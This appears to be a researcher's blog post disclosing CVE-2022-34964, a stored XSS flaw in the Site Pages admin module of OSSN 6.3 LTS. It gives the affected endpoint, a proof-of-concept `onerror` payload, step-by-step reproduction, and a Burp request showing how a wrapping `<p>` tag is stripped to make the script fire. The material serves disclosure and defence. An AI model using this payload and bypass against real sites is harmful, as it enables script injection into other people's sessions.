GrimTheRipper Follow
Jul 8 · 2 min read · Listen

[CVE-2022–34964] OSSN 6.3 LTS — Stored XSS Vulnerability at SitePages

Vulnerability Explanation:

OpenTeknik LLC OSSN OPEN SOURCE SOCIAL NETWORK v6.3 LTS was discovered to contain a stored cross-site scripting (XSS) vulnerability via the SitePages module.

Attack Vectors:

The attacker must post something on the “SitePages” and insert the XSS payload at the input in order to exploit stored XSS. The XSS payload will be launched immediately after back to SitePages.

Affected Component:

1. http://ip_address:port/administrator/component/OssnSitePages

2. POST ossn/action/sitepage/edit/terms

Payload :

```
<img src=x onerror=confirm('xss')>
```


Tested on:

1


1. OSSN v6.3 LTS (https://github.com/opensource-socialnetwork/opensource-

Steps to attack:


First, we login to the target application with admin privileges.



Then select Configure and select Site Pages.




use xss payload.



Page saved successfully!


```
<img src=x onerror=confirm('xss')>
```

after we check at Terms and Conditions pages it will show payload.



```
<img src=x onerror=confirm('xss')>
```

but if we use burp to see request, we found that front-end have paragraph <p> at payload.



```
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryyBdbqUk5mb3hITUS
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.53 Safari/537.36 Edg/103.0.1264.37
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/webp,image/apng,*/*;q=0.8,application/signed-excha
nge;v=b3;q=0.9
Referer:
http://[redacted]:8080/ossn/administrator/component
/OssnSitePages
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=7odgd6jleojai8vhrvkfnjhm2n
Connection: close

------WebKitFormBoundaryyBdbqUk5mb3hITUS
Content-Disposition: form-data; name="ossn_ts"

1656420387
------WebKitFormBoundaryyBdbqUk5mb3hITUS
Content-Disposition: form-data; name="ossn_token"

b7cbc95cf57952f3f341b3115dd790293fd54481db5509353c74853
f08501ce3
------WebKitFormBoundaryyBdbqUk5mb3hITUS
Content-Disposition: form-data; name="pagebody"

<p>&lt;img src=x onerror=confirm('xss')&gt;</p>
------WebKitFormBoundaryyBdbqUk5mb3hITUS--

```

so we use repeater to delete <p> and send our payload again.

after we reload Terms and Conditions Pages we got xss !!

Discoverer:

> Grim The Ripper Team by SOSECURE Thailand

Reference:

1. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-34964

4. https://www.openteknik.com/contact?channel=ossn